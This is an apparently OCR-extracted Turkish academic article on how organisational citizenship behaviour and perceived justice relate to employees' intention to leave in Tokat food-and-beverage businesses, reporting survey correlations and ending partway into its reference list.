- Zahra, S. A. (1996). Governance, ownership, and corporate entrepreneurship: The moderating impact of industry technological opportunities. *Academy of management journal*, 39(6), 1713-1735.
- Zampetakis, L. A., ve Moustakis, V. (2006). Linking creativity with entrepreneurial intentions: A structural approach. *The International Entrepreneurship and Management Journal*, 2(3), 413-428.

Örgütsel Vatandaşlık Davranışı ve Algılanan Örgütsel Adalet ile İşten Ayrılma Niyeti İlişkisi: Hizmet Sektöründe Bir Araştırma

Selim ÇAKAR* Fikret GÜRSER** Kubilay ÖZYER***

Öz

Çalışanların örgütlerinden ayrılmaları, söz konusu örgütler için oldukça büyük maliyetlere neden olabilmektedir. Onlara yatırım yapan örgütler yeni bir çalışanı işe almış olduğunda her şey yeniden başlamak zorunda olacaktır ve bu durum da maliyet demektir. Dolayısıyla bu üzerinde önemle çalışılması gereken bir konudur. Yüksek işgücü devir oranının olduğu hizmet sektöründe çalışanların işten ayrılma niyetlerine etki eden faktörlerin incelenip ortaya konulması, geliştirilecek stratejiler açısından önemli görülmektedir. Bu çalışma da bu noktadan hareketle dizayn edilmiştir. Çalışmanın temel amacı işletmelerde çalışanların örgütsel vatandaşlık davranışları ve onların algıladıkları örgütsel adalet ile işten ayrılma niyetleri arasında ilişki olup olmadığının ortaya konulabilmesidir. Bu amaç doğrultusunda işgören davranışlarının üretilen hizmet üzerinde çok etkili olduğu turizm sektöründe faaliyet gösteren yiyecek-içecek işletmeleri ile bir anket çalışması gerçekleştirilmiştir. Elde edilen veriler neticesinde çalışmanın amacı doğrultusunda gerekli analizler yapılmıştır. Ancak yapılan analizler neticesinde beklenilenin aksine hem örgütsel vatandaşlık davranışı hem de algılanan örgütsel adalet ile çalışanların işten ayrılma niyetleri arasında anlamlı bir ilişki olmadığı görülmüştür. Literatürden de farklı olan bu sonucun neden ortaya çıkmış olabileceği irdelenmiş ve ileride yapılacak çalışmalar için öneriler ortaya konmaya çalışılmıştır.

Anahtar Kelimeler: Örgütsel Vatandaşlık Davranışı, Örgütsel Adalet, İşten Ayrılma Niyeti, Yiyecek İçecek İşletmeleri

Jel Kodu: M10

Relationship Between Organisational Citizenship Behavior And Perceived Organisational Justice: A Research In Service Area

Abstract

Separating employees from organizations can result in significant cost for organizations. Organizations that invest in them will have to start over again to everything when they hire a new employee, which is cost. Therefore, this is a subject that needs to be studied carefully. In the service sector, where there is a high labor turnover rate, it is important to examine and put forth the factors that affect employees' intentions to leave work, in terms of strategies to be developed. Exactly, this work was designed from this point. The aim of the work employees in businesses organizational citizenship behavior and the organizational justice they perceive whether it is an effect on the intention to leave the work. In line with this aim, a questionnaire study has been carried out with food and beverage enterprises operating in the tourism sector, whose behavior is very influential on the service produced. In line with the aim of studying, the necessary analyzes were carried out the data obtained from the questionnaires. However, in contrast to the expected results, both organizational citizenship behaviors and perceived organizational justice did not seem to have a significant effect on employees' intention to leave work. The reason why this result, which is different from the literature, may have arisen has been investigated and it has been attempted to show what will be done in the next study.

Key Words: Organizational Citizenship Behavior, Organizational Justice, Intent to Leave, Food and Beverage Operations

Jel Code: M10

GİRİŞ

Turizm ülke ekonomileri ve işgücü istihdamına sağladığı katkılarla önemli bir sektördür. 2017 yılı itibariyle dünya genelinde seyahat eden 1.322 milyar ziyaretçi ve 1 trilyon 300 milyar dolar getirisi ile ülkeler bu sektörden azami ölçüde faydalanmaya çalışmaktadırlar. Bu sektörde otomasyon diğer sektörlerle göre daha azdır ve emek yoğun özelliği göstermektedir. Bu nedenle sektörde insan gücüne daha fazla ihtiyaç duyulmaktadır (Çakar ve Özyer, 2016). Turizm sektöründe müşteri memnuniyeti iş gören performansına çok duyarlıdır. Turizmin gelişmesiyle birlikte hızla yeni konaklama tesisleri yapılmıştır. Bu tesisler genellikle benzer fiziksel özellikleri sunmaktadır. Birbirleri ile benzer mevkilerde ve mimari özelliklere sahip konaklama işletmeleri müşterilerini ağırlamaktadır.

* Corresponding author, Öğr. Gör., Gaziosmanpaşa Üniversitesi, Tokat Sosyal Bilimler Meslek Yüksekokulu, Tokat, Türkiye, Email: selim.cakar@gop.edu.tr

** Öğr. Gör., Gaziosmanpaşa Üniversitesi, Tokat Sosyal Bilimler Meslek Yüksekokulu, Tokat, Türkiye, Email: fikret.gurses@gop.edu.tr

*** Doç. Dr., Gaziosmanpaşa Üniversitesi, İktisadi ve İdari Bilimler Fakültesi İşletme Bölümü, Tokat, Türkiye, Email: kubilay.ozyer@gop.edu.tr

Dolayısıyla sektörde ayırt edici özellik olarak sunulan hizmetin kalitesi ön plana çıkmaktadır. Hizmet kalitesi de iş gören performansı ile doğrudan ilgilidir. Ülkeler bu sektörde daha güçlü olabilmek için altyapılarını geliştirmekte ve nitelikli işgücü yetiştirmeye çalışmaktadırlar. Ancak nitelikli işgücünü artırmak yetmemekte, bu işgörenlerin örgütlerde devamlılığını da sağlamak gerekmektedir (Met ve Sarioğlu, 2010). Belirli bir dönemde işten ayrılanların o dönemde toplam çalışan sayısına oranlanması ile hesaplanan işgücü devir hızı turizm sektöründe diğer sektörlerden yüksektir (Türker, 1998). İş gören memnuniyeti ve devamlılığını sağlayabilmek sektörde önemli bir sorun haline gelmiştir.

Turizm sektörünün parçalarından birisi de yiyecek içecek işletmeleridir. Yemek bilindiği üzere en temel fizyolojik ihtiyaçtır. Ancak bunun yanı sıra dışarıdan karşılanması durumunda insanların zevk ve tatmin duygusuna da hitap etmektedir (Birdir ve Akgöl, 2015). Yiyecek içecek işletmeciliği yüzlerce yıldır ticari bir faaliyet olarak gerçekleşmiş ve günümüzde yaşamın ayrılmaz bir parçası haline gelmiştir (Türksoy, 2002). Son yıllarda turizmde yaşanan gelişmeler müşteri beklentilerini ve isteklerini de değiştirmiştir. Müşteriler artık sadece iyi yemek değil iyi bir hizmet ve sunum da beklemektedir. Dolayısıyla hizmet kalitesi yiyecek içecek sektörü için çok önemli hale gelmiştir. Bu nedenle iş gören nitelikleri bu işletmelerde çok önem taşımaktadır. Bu işletmelerde kalifiye personel istihdam edilmesi ve kalifiye iş görenlerin devamlılığının sağlanması işletme yönetiminin bu konudaki çalışmaları ile sağlanabilmektedir (İnce, 2015).

Yüksek personel devir oranları turizm sektörünün temel sorunlarından birisidir. Bu sorunla ilgili literatürde birçok çalışma yapılmıştır. Yapılan bu çalışmalar genellikle konaklama işletmelerine yöneliktir (Tütüncü ve Demir, 2003; Met ve Sarioğlu, 2010; Kaya, 2010; Tuna, 2007; Birdir ve Akgöl, 2015; Türker, 1998). Konaklama işletmeleri dışında faaliyet gösteren yiyecek içecek işletmelerinde işten ayrılma niyeti üzerine akademik yayında fazla çalışma bulunmamaktadır. Dolayısıyla bu çalışmada konaklama işletmeleri dışında faaliyet gösteren yiyecek içecek işletmelerinde çalışan iş görenin işten ayrılma niyeti incelenecek ve bu niyet üzerinde örgütsel vatandaşlık davranışı ve algılanan örgütsel adalet ilişkisi araştırılacaktır.

Kuramsal Çerçeve

Örgütsel Vatandaşlık Davranışı

Örgüt tarafından belirlenmiş rol davranışı dışında rol dışı davranışlar olarak ifade edilen örgütsel vatandaşlık davranışı ilk olarak 1930'lu yıllarda Barnard tarafından tanımlanmıştır (Karaman ve Aylan, 2012). Örgütsel vatandaşlık davranışı Smith, Organ ve Near tarafından (1983) yapılan bir çalışma ile yönetim bilimi yazınına kazandırılmıştır (Smith ve diğerleri, 1983). Organ bu alanda çalışmalarına devam etmiş ve 1995 yılında 55 çalışmanın nicel incelemesini yaptığı meta veri çalışması ile örgütsel vatandaşlık davranışı ile iş doyumu, örgütsel bağlılık ve örgütsel adalet ilişkisini ortaya koymuştur (Organ ve Ryan, 1995). Organ bu çalışmalarında örgütsel vatandaşlık davranışını, çalışma ortamında bireylerin kendileri için iş tanımlarında belirlenen standartların ötesinde gönüllü olarak fazladan bir çaba ve rol davranışı göstermesi olarak tanımlamıştır (Çavuş ve Develi, 2015). Her rol fazlası davranış örgütsel vatandaşlık davranışı değildir. Örgütsel vatandaşlık tamamen gönüllü yapılan, karşılık beklenmeyen ve kendini örgüte adanma davranışlarıdır (Çimen, 2016). Her ne kadar ödül beklentisi olmasa da Organ bu davranışların resmi olarak çok fazla ödüllendirilmeyen fakat yapılması halinde ödülü garantileyen bir rol davranışı olduğunu belirtmektedir (Acar, 2006). Organ tanımı geliştirmiş ve İyi Asker Sendromu olarak adlandırmıştır (Organ, 1988). Podsakoff ve arkadaşları örgütsel vatandaşlık davranışını, görev ve iş tanımlarında zorunlu tutulmayan, yapılmaması halinde ceza gerektirmeyen, kişisel tercih olarak sergilenen davranışlar olarak tanımlamıştır

(Podsakoff ve diğerleri, 2000). Örgütsel vatandaşlık davranışı, örgüt amaçlarına, örgütün yönetsel uygulamalarına gönüllü ve aktif bir şekilde katılım ve örgüte zarar verecek her türlü davranıştan kaçınma olmak üzere iki biçimde ortaya çıkmaktadır (İçerli ve Yıldırım, 2012).

Örgütsel vatandaşlık davranışının boyutları konusunda akademik yazında farklılaşma görülmekte birlikte genel olarak Organ'ın (1988) beş boyutlu yapısı kabul görmektedir. Bu boyutlar; özgecilik, nezaket, vicdanlılık, centilmenlik ve sivil erdem olarak tanımlanmaktadır. *Özgecilik* işgörenin gönüllü olarak çalışma arkadaşlarının performansını artırmaya yönelik davranışları olarak tanımlanmaktadır. *Nezaket* işgörenin işinden ve kararlarından etkilenen çalışma arkadaşları ile iyi iletişimi olarak tanımlanmıştır. *Vicdanlılık* işgörenin kendisinden beklenenden fazlasını yapması, işe devam etme, çalışma saatlerine uyma ve verilen işi bitirebilmek için gerekirse fazladan karşılık beklemeden çalışma davranışı olarak tanımlanmıştır. *Centilmenlik* sportmenlik olarak ta tanımlanan bu davranış, işgörenlerin iş ortamında gerginliğe neden olabilecek davranıştan kaçınmaları, iş ortamındaki sorunları büyütmemeleri ve arkadaşları ile saygılı bir ilişki kurmaları olarak tanımlanmıştır. *Sivil Erdem* vatandaşlık erdemi olarak ta tanımlanan bu davranış, işgörenlerin örgüt ile konuları tartışması, sorunlara çözüm önerileri getirmesi ve alınan kararlara uyması davranışı olarak tanımlanmıştır (Bedük ve Ertürk, 2015). Bu davranışlar; mesai arkadaşına yardımcı olma, örgüt için önemli olan ancak görev tanımlarında belirtilmeyen işleri yapmaya gönüllü olma, yönetime yardımcı olma, örgüte katkı sağlayacak yeni fikirler üretme ve işe gönüllü katılım gösterme gibi davranışlarla ortaya çıkar (Çavuş ve Develi, 2015).

Örgütsel Adalet

İnsanlık tarihinde felsefenin gelişimiyle birlikte adalet kavramı gelişmeye başlamış ve bu konuda birçok filozof görüşler sunmuştur. Örgütlerin gelişimiyle birlikte bu kavram örgütlere uyarlanmış ve örgütsel adalet kavramı incelenmeye başlanmıştır (Çakar ve Özyer, 2016). Bu kavram örgütlerde Adams'ın (1965) Hakkaniyet Teorisi ile kullanılmaya başlanmıştır. Adams teorisinde çalışanların örgüt için harcadıkları emeğe karşılık elde ettiği çıkarlar ile diğer çalışanların elde ettiği çıkarları kıyaslayacaklarını belirtmiştir (Yeniçeri ve diğerleri, 2009). Örgütsel adalet kavramı ile ilgili ilk çalışmaların Homans (1961), Adams (1965), Walster, Berscheid ve Walster (1973) gibi kuramcılar tarafından yapıldığı söylenebilse de (Greenberg, 1987), akademik yazında Greenberg'in 1987, 1990 ve 1992'de yaptığı çalışmalarıyla yaygınlaşmıştır. Greenberg bu çalışmalarında örgütsel adaleti, çalışanların örgüt içinde kendilerine ne kadar adil davranıldığı algılarıyla ilişkili olarak tanımlamıştır. Bu kavram hakkında birçok çalışma yapılmış ve algılanan örgütsel adaletin örgütü ne ölçüde etkileyeceği araştırılmıştır. Yapılan çalışmalarda çalışanların adaletli olunmadığı kanaatine varmaları durumunda kızgınlık ve küskünlük gibi tepkiler verebileceğine dikkat çekilmiştir (Yeniçeri ve diğerleri, 2009).

Örgütsel adaletle ilgili akademik yazında birçok tanım geliştirilmiştir. Folger ve Cronpanzano (1998) örgütün kaynaklarının dağıtımının, dağıtım kararlarında kullanılan prosedürlerin ve bu prosedürlerin uygulanması sırasında gerçekleşen kişiler arası davranışların şekliyle ilgili kurallar ve normlar bütünü olarak tanımlamıştır (Folger ve Cropanzano, 1998). Bir diğer tanımda işgören algısına vurgu yapılarak, işgörenlerin örgütte kendilerine ne kadar adil davranıldığı konusundaki algıları ve bu algılarının örgüt için sonuçları olarak tanımlanmıştır (Poyraz ve Çetin, 2009). Örgütsel adalet kişilerdeki adalet algısının işyerine yansması olarak tanımlanabilir. İşgörenler örgütün adaletini algımlarken kişisel adalet algılarına göre hareket edecektir. Bu nedenle bir işgörene göre adil olan diğer işgören için adil algılanamayabilir ki, bu da örgütsel adalet algısını sağlamanın örgütler açısından oldukça zor olduğunu göstermektedir.

Örgütsel adalet kavramının boyutları konusunda akademik yazında farklı görüşler bulunmakla birlikte genel olarak üç farklı boyuttan oluştuğu kabul görmektedir. Bunlar; maaş, prim, sosyal haklar ve yükselme gibi hakların örgüt içinde dağılımına ilişkin *dağıtım adaleti*, örgütte kararların alınması ve uygulanması sürecinde çalışanların söz hakkının ifade edildiği *prosedürel (işlemsel) adalet* ve alınan kararlarla ilgili işgörenin bilgilendirilmesi ve bu kararların uygulanması esnasında işgörene uygulanan tutum ve davranışları ifade eden *etkileşimsel adalettir* (Çakar ve Özyer, 2016).

İşten Ayrılma Niyeti

Çalışanların iş koşullarından memnuniyetsizliği nedeniyle işletmeden ayrılma konusunda kasıtlı ve bilinçli bir isteği olarak tanımlanan (Avcı ve Küçükusta, 2009) işten ayrılma niyeti işletmeler için sorun oluşturmaktadır. Kalifiye personel ile çalışma zorunluluğunda olan tüm işletmeler için bu durum titizlikle takip edilmelidir. İşletmeyi ve işi tanıyan, nitelikli işgörenin kaybı hem işlerin yürütülmesinde sorunlara yol açmakta hem de yeni işgören istihdamı ve yetiştirilmesi sürecinde maliyete neden olmaktadır. Özellikle üretilen hizmetin kalitesinde işgören performansının çok önemli olduğu turizm sektöründe bu durum daha da önemli olmaktadır. Turizm sektöründe işten ayrılma niyeti konusunda birçok araştırma mevcuttur. Tüm araştırmalarda bu sektörde personel devir oranlarının çok yüksek olduğu görülmektedir.

Hipotezler

Önceki bölümde özetlenen kavramsal çerçeve ışığında aşağıdaki hipotezler kurgulanmıştır:

H1= Örgütsel Vatandaşlık Davranışı ile algılanan örgütsel adalet arasında pozitif yönlü bir ilişki vardır.

H2= Örgütsel Vatandaşlık Davranışı ile çalışanların işten ayrılma niyetleri arasında negatif yönlü bir ilişki vardır.

H3= Algılanan örgütsel adalet ile çalışanların işten ayrılma niyetleri arasında negatif yönlü bir ilişki vardır.

Çalışmada örgütsel vatandaşlık davranışı ve örgütsel adalet algılarının alt boyutları ile işten ayrılma niyeti arasındaki ilişki de araştırılmıştır. Literatürde farklı çalışmalarda fazlasıyla algılanan örgütsel adaletin alt boyutları ile ilgili detaylıca bilgi verildiği için (Çakar ve Özyer, 2016), bu çalışmada örgütsel vatandaşlık davranışının alt boyutları ile işten ayrılma niyeti arasındaki ilişkiye yönelik bir araştırma sorusu çalışmaya eklenmiştir.

Araştırma Sorusu: Örgütsel vatandaşlık davranışının alt boyutları ile işten ayrılma niyeti arasında ilişki var mıdır?

Araştırma Evreni ve Veri Toplama Araçları

Bu çalışma Tokat il merkezinde uzun süredir faaliyet gösteren yiyecek içecek işletmelerinde yapılmıştır. İşletmeler seçilirken daha fazla kurumsallaştığı düşünülen ve fazla personel istihdam eden 11 işletme seçilmiştir. Bu işletmelere 185 adet anket formu dağıtılmış, toplam 170 anket formu geri dönmüştür. 12 adet anket formu analize elverişli olmadığı için çalışmaya dâhil edilmemiştir. Dolayısıyla analizler 158 adet anket formu ile gerçekleştirilmiştir.

Kullanılan Ölçekler

Anket formu 4 bölüm ve 47 soru içermektedir. Birinci bölümde demografik değişkenler bulunmaktadır. İkinci bölümde Niehoff ve Moorman tarafından 1993 yılında geliştirilen 20 soruluk ölçek kullanılmıştır. Bu ölçekte prosedürel adalet, dağıtım adaleti ve etkileşimsel adalet boyutlarını ölçmeye yönelik, “Ücret düzeyimin adil olduğunu düşünüyorum” şeklinde sorular kullanılmıştır. Üçüncü bölümde Tamer Bolat tarafından 2008 yılında uyarlayarak kullandığı 20 soruluk örgütsel vatandaşlık ölçeği kullanılmıştır. Ölçek, örgütsel vatandaşlık davranışının özgecilik, vicdanlılık, centilmenlik, nezaket ve sivil erdem gibi beş boyutunu içermektedir. Dördüncü bölümde Wayne, Shore ve Linden tarafından 2007 yılında geliştirilen, işten ayrılma niyetini belirlemek amacıyla 3 sorudan oluşan ölçek kullanılmıştır. Anket formunda 1= Kesinlikle katılmıyorum ve 5= Kesinlikle katılıyorum arasındaki beşli Likert ölçeği kullanılmıştır.

Kullanılan ölçeklerin çalışma kapsamında güvenilirliği görebilmek amacıyla ölçeklerin Cronbach’s Alpha katsayı değerleri hesaplanmıştır. Tablo 1’de verilen analiz sonuçlarına göre ölçekler çalışmada kullanılabilecek güvenilirlik düzeylerindedirler.

Tablo 1. Güvenirlik Analizleri Sonuçları

	Ölçek Adı	Cronbach’s Alpha Değeri
Algılanan	Toplam Alg. Örgütsel Adalet	0,920
Örgütsel	Dağıtım Adaleti	0,848
Adalet	İşlem Adaleti	0,787
	Etkileşimsel Adalet	0,909
Örgütsel	Toplam ÖVD	0,925
Vatandaşlık	Özgecilik	0,817
Davranışı	Vicdanlılık	0,863
	Nezaket	0,872
	Centilmenlik	0,760
	Sivil Erdem	0,741
İşten Ayrılma Niyeti		0,760

Analizler

Araştırmada katılımcıların çoğunluğunun erkek olduğu görülmektedir. Turizm sektöründe çalışan sayısı olarak bu oran genelde eşite yakın ortaya çıkmaktadır. Ancak bu çalışmada Tokat’a özgü demografik bir dağılım olma ihtimali ile yiyecek içecek sektörünün kendine has özelliklerinin birleşmesi böyle bir durumu ortaya çıkartmış olabilir. Zira bilindiği üzere yiyecek içecek sektöründe çalışma saatleri oldukça uzundur ve bunun yanında genellikle de yorucu bir mesai söz konusudur.

Tablo 2. Katılımcıların Cinsiyetleri ve Medeni Durumlarına Dağılımları

Cinsiyet	Medeni Durum

	Kadın	Erkek	Cevapsız	Evli	Bekar	Cevapsız
Sayı	40	107	11	40	111	7
Oran	% 25,3	% 67,7	% 7,0	% 25,3	% 70,3	% 4,4

Analiz kısmında hipotezlerin cevaplarını bulabilmek için araştırma sorularının analizi yapılmıştır. Araştırmanın birinci hipotezi “*Örgütsel Vatandaşlık Davranışı ile algılanan örgütsel adalet arasında pozitif yönlü bir ilişki vardır*” şeklinde kurgulanmıştır. Bu hipotezin analizi için korelasyon analizi yapılmıştır. Analiz sonuçları aşağıdaki tabloda verilmiştir.

Tablo 3. ÖVD ile Algılanan Örgütsel Adalet Arasındaki İlişki

		Algılanan Örgütsel Adalet	Örgütsel Vatandaşlık Davranışı
Algılanan	Pearson Correlation	1	,509**
Örgütsel	Sig. (1-tailed)		,000
Adalet	N	158	158
Örgütsel	Pearson Correlation	,509**	1
Vatandaşlık	Sig. (1-tailed)	,000	
Davranışı	N	158	158

** . Correlation is significant at the 0.01 level (1-tailed).

Tablo 3’te algılanan örgütsel adalet ile örgütsel vatandaşlık davranışı arasındaki anlamlı bir ilişki görülmektedir. Analiz sonuçları dikkate alındığında ($r = ,509$; $p = ,000 < 0,005$) algılanan örgütsel adalet ile örgütsel vatandaşlık davranışı arasında ortalamanın üzerinde pozitif yönlü bir ilişki olduğu tespit edilmiştir.

Çalışmanın ikinci hipotezi “*Örgütsel Vatandaşlık Davranışı ile çalışanların işten ayrılma niyetleri arasında negatif yönü bir ilişki vardır*” şeklinde kurgulanmıştır. Bu hipotezi test etmek amacıyla korelasyon analizi yapılmıştır. Tablo 4’de belirtildiği üzere örgütsel vatandaşlık davranışını ile işten ayrılma niyeti arasında anlamlı bir ilişki olmadığı görülmüştür ($p = ,077 > 0,05$).

Tablo 4. Örgütsel Vatandaşlık Davranışı ile Çalışanların İşten Ayrılma Niyeti İlişkisi

		Örgütsel Vatandaşlık Davranışı	İşten Ayrılma Niyeti
Örgütsel	Pearson Correlation	1	,114
Vatandaşlık	Sig. (1-tailed)		,077

Davranışı	N	158	158
İşten Ayrılma Niyeti	Pearson Correlation	,114	1
	Sig. (1-tailed)	,077	
	N	158	158

Çalışmanın üçüncü hipotezi “*Algılanan örgütsel adalet ile çalışanların işten ayrılma niyetleri arasında negatif yönlü bir ilişki vardır*” şeklinde kurgulanmıştır. Bu hipotezi test etmek amacıyla diğer hipotezlerde olduğu gibi korelasyon analizi yapılmıştır. Tablo 5’de belirtildiği üzere çalışanların örgütsel adalet algıları ile işten ayrılma niyetleri arasında istatistiki olarak anlamlı bir ilişki görülmemektedir ($p=,294>0,05$).

Tablo 5. Algılanan Örgütsel Adalet ile Çalışanların İşten Ayrılma Niyeti İlişkisi

		Algılanan Örgütsel Adalet İşten Ayrılma Niyeti	
Algılanan Örgütsel Adalet	Pearson Correlation	1	,043
	Sig. (1-tailed)		,294
	N	158	158
İşten Ayrılma Niyeti	Pearson Correlation	,043	1
	Sig. (1-tailed)	,294	
	N	158	158

Araştırmayı geliştirmek amacıyla örgütsel vatandaşlık davranışının alt boyutları ile işten ayrılma niyeti arasındaki ilişki incelenmiştir. Tablo 6’da bu ilişkiye ait korelasyon analizi verilmiştir. Analiz sonuçlarına göre örgütsel vatandaşlık davranışının alt boyutlarından centilmenlik ($r= ,266$; $p=,000<0,05$) ve sivil erdem ($r=,232$; $p=,002<0,05$) boyutu arasında pozitif yönlü anlamlı bir ilişki görülmüştür.

Tablo 6. Örgütsel Vatandaşlık Davranışının Alt Boyutları ile Çalışanların İşten Ayrılma Niyeti İlişkisi

		Vicdanlılık	Özgecilik	Nezaket	Centilmenlik	Sivil Erdem	İşten Ayrılma Niyeti
Vicdanlılık	Pearson Correlation	1	,639**	,665**	,455**	,476**	,068

	Sig. (1-tailed)			,000	,000	,000	,000	,196
	N	158	158	158	158	158	158	158
Özgecilik	Pearson Correlation	,639**	1	,590**	,475**	,475**	,001	
	Sig. (1-tailed)	,000		,000	,000	,000	,494	
	N	158	158	158	158	158	158	158
Nezaket	Pearson Correlation	,665**	,590**	1	,578**	,567**	,086	
	Sig. (1-tailed)	,000	,000		,000	,000	,140	
	N	158	158	158	158	158	158	158
Centilmenlik	Pearson Correlation	,455**	,475**	,578**	1	,647**	,266**	
	Sig. (1-tailed)	,000	,000	,000		,000	,000	
	N	158	158	158	158	158	158	158
Sivil Erdem	Pearson Correlation	,476**	,475**	,567**	,647**	1	,232**	
	Sig. (1-tailed)	,000	,000	,000	,000		,002	
	N	158	158	158	158	158	158	158
İşten Ayrılma Niyeti	Pearson Correlation	,068	,001	,086	,266**	,232**	1	
	Sig. (1-tailed)	,196	,494	,140	,000	,002		
	N	158	158	158	158	158	158	158

** . Correlation is significant at the 0.01 level (1-tailed).

Sonuç

Hizmetin kaliteli bir şekilde üretilmesi noktasında işgören performansı oldukça önemlidir. Ayrıca hizmet sektöründe otomasyon da bir dereceye kadar yapılabilir ve bu yüzden de fazlasıyla işgören istihdam edilmesi gerekmektedir. Böyle olunca da turizm sektöründe örgütsel davranış kuramları yöneticiler tarafından çok iyi analiz edilmeli ve dikkate alınmalıdır. İşgücü devir oranları çok yüksek olan turizm işletmelerinin özellikle de kalifiye işgöreni elinde tutabilmek adına buna daha fazla dikkat etmeleri gerekmektedir. En önemli noktalardan bir tanesi de kaliteli çalışanları elde tutabilmek için örgütsel ortamı çok daha uygun hale getirmeye çalışmalıdırlar.

Uygulamacılara katkı sağlayabilmek amacıyla akademik yazında konaklama işletmeleri için yapılan birçok çalışma bulunmaktadır. Yapılan bu çalışmalar turizm sektörünün önemli bileşenlerinden olan yiyecek içecek işletmeleri için sınırlı seviyededir. Bu çalışma yazındaki bu eksikliği giderebilmeye katkı sağlayabilmek amacıyla yapılmıştır.

Çalışmanın birinci hipotezinde örgütsel vatandaşlık davranışı ile algılanan örgütsel adalet arasında istatistiki olarak pozitif yönlü bir ilişki bulunmuştur. Bu sonuç literatüre uygun gözükmemektedir. Çalışmanın yapılma nedeni olan ikinci ve üçüncü hipotezde ise örgütsel vatandaşlık davranışının işten ayrılma niyeti ile ve algılanan örgütsel adaletin işten ayrılma niyeti ile istatistiki olarak anlamlı bir ilişkisi olmadığı görülmüştür. Bu sonuç literatürle uyuşmayan bir sonuç olarak karşımıza çıkmaktadır. Zira literatürde bu iki örgütsel davranış değişkeninin işten ayrılma niyetini etkilediğine dair bir takım çalışmalar bulunmaktadır. Çelik ve Çıra (Çelik ve Çıra, 2013) tarafından beş yıldızlı otel çalışanları üzerinde, yine beş yıldızlı otel işletmelerinde Nadiri ve Tanova (Nadiri ve Tanova, 2010) tarafından yapılan çalışmalarda örgütsel vatandaşlık davranışı ile işten ayrılma niyeti arasında negatif ve anlamlı ilişki bulunmuştur. Ankara’da faaliyet gösteren dört ve beş yıldızlı otel

alışanlarında yapılan bir araştırmada Tayfun ve Güngör rgtsel adalet algısının işten ayrılma niyeti üzerinde negatif etkisi olduğu sonucuna varmıştır (Tayfun ve Uysal, 2017). Güney Afrika Cumhuriyetinde bir tekstil işletmesi alışanlarında yapılan bir araştırmada örgütsel adalet algısı ile işten ayrılma niyeti arasında anlamlı ve negatif yönlü bir ilişki bulunmuştur (rc ve zaşarlıoğlu, 2013). Sonucun bu şekilde çıkmasının elbette birçok nedeni söz konusu olabilecektir. Bunlardan birincisi olarak araştırma alanı sınırlarından bahsetmek mümkündür. Araştırmanın yapıldığı Tokat il merkezindeki işletmelerde benzer yönetim yapısı ve benzer fiziksel özellikler mevcuttur. Bu işletmelerde çalışan işgören işten ayrıldığı zaman yine benzer özelliklere sahip diğer işletmede çalışmaya başlamaktadır. Gidilen işletmede de aynı örgütsel sorunlar bulunmaktadır. Ayrıca işgörenin çalışabileceği turizm sektörü dışında diğer iş olanaklarının kısıtlı olması işgörenin işten ayrılmayı dşunmemesine yol açabilir. Ancak bu düşüncelerin doğru olup olmadığının anlaşılabilmesi için turizm sektöründe daha fazla çalışma yapılması gerekmektedir. Özellikle de Tokat benzeri Anadolu şehirlerinde bu çalışmaların yapılması daha da önemli görünmektedir. Benzer çalışmaların farklı özelliklerdeki yiyecek içecek işletmelerine ve daha fazla istihdam olanağı bulunan bölgelerde yapılması farklı sonuçlar ortaya çıkarabilir.

Çalışmada rgtsel vatandaşlık davranışının alt boyutları ile işten ayrılma niyeti ilişkisi araştırma sorusu olarak kurgulanmıştır. Yapılan analizde diğer üç boyut ile ilişki bulunmazken centilmenlik ve sivil erdem boyutu ile işten ayrılma niyeti arasında pozitif yönlü ilişki bulunmuştur. Her ne kadar yüksek derecede bir ilişkiye işaret etmese de ilginç bir sonuç olarak değerlendirilmelidir. Araştırma sorusu kurgulanırken beklenen bu değişkenlerle işten ayrılma niyetinin negatif yönlü bir ilişki içerisinde olmasıdır. Bu sonuca iki farklı açıdan yaklaşmak gerekebilir. Birinci nokta araştırma kütlesinden kaynaklanan bir durumun bu sonuca yol açmasıdır. Araştırmaya katılan kişiler soruları tam anlamıyla anlamamış veya değerlendirmemiş olabilirler. Böyle bir durumun söz konusu olup olmadığını değerlendirmek için araştırmacılar bu konu üzerinde durmaya devam edecekler ve çalışanlarla birebir görüşmelerde bulunacaklardır. Diğer yandan gerçekten böyle bir sonuç ortaya çıktıysa o vakit bu üzerinde durulması gereken bir durumdur. Zira bu sonuç literatüre ters bir sonuç olarak karşımıza çıkmaktadır. Bu sonuca göre fikirlerine değer verildiğini, kararlara katıldığını düşünen ve işletmede karşılıklı sevgi saygı ve hoşgörü olduğunu belirten işgörenin işten ayrılma niyetinin artığını belirttiği görülmektedir. Bu durumu izah etmek gerçekten zor görünmektedir. Birçok olası nedeni olabilir. Belki alışanların ihtiyaı olan şey sektörün doğası gereği sadece maddi bir sonuçtur. Veya alışanlar bu durumda olan işletmelerin samimiyetine inanmıyor olabilir. Bir diğer neden ise bu mesleğin kalıcı bir iş olarak görülmeyip geçici bir iş olarak algılanması olabilir. Araştırmada katılımcıların % 55,8'i 25 yaş altındadır. 30 yaş altında bu oran % 79,8'dir. Çalışanların yaş gruplarına bakıldığında çalışanların kalıcı olarak bu mesleğe devam etmedikleri görülmektedir. İşin doğası gereği işten ayrılmak hep düşünülen bir durum olarak karşımıza çıkmaktadır. İşe yeni başlayan işgören genellikle işletmede kararlara katılamaz. Belirli bir süre işletmede çalıştıktan sonra fikirlerine saygı duyulmaya başlanır ve saygı kazanır. Bu sürenin sonunda da işgören sektrdn genellikle ayrılıp başka sektörlere geçiş yapar. Benzeri birçok neden ne sürülebilir. Ancak doğru yaklaşım literatürle uyumadığı düşünülen bu sonucun üzerine giderek daha fazla sayıda çalışma yapılmasıdır. Böylece bu sonucun bu çalışmaya bağlı arızı bir sonuç mu, yoksa bir gerçeklik mi olduğu ortaya çıkartılabilecektir.

Çalışma hayatı içinde turizm sektörü birçok farklılıklar barındırmaktadır. Özellikle konaklama işletmeleri dışında faaliyet gösteren yiyecek içecek işletmeleri için farklı coğrafi bölgelerde yapılacak çalışmaların sektörün gelişmesinde faydalı olabileceği görülmektedir.

Kaynakça

- Acar, A. Z. 2006. Örgütsel yurttaşlık davranışı: Kavramsal gelişimi ile kişisel ve örgütsel etkileri. *Doğuş Üniversitesi Dergisi*, 7, 1-14.
- Avcı, N. & Küçükusta, D. 2009. Konaklama İşletmelerinde Örgütsel Öğrenme, Örgütsel Bağlılık ve İşten Ayrılma Eğilimi Arasındaki İlişki. *Anatolia: Turizm Araştırmaları Dergisi*, 20.
- Bedük, A. & Ertürk, E. 2015. Sosyal Mücadele Teorisi Bağlamında Güç Mesafesi ve Örgütsel Adalet Algılamalarının Örgütsel Vatandaşlık Davranışı Üzerindeki Etkisi: Bir Araştırma. *İşletme Bilimi Dergisi*, 3, 1-19.
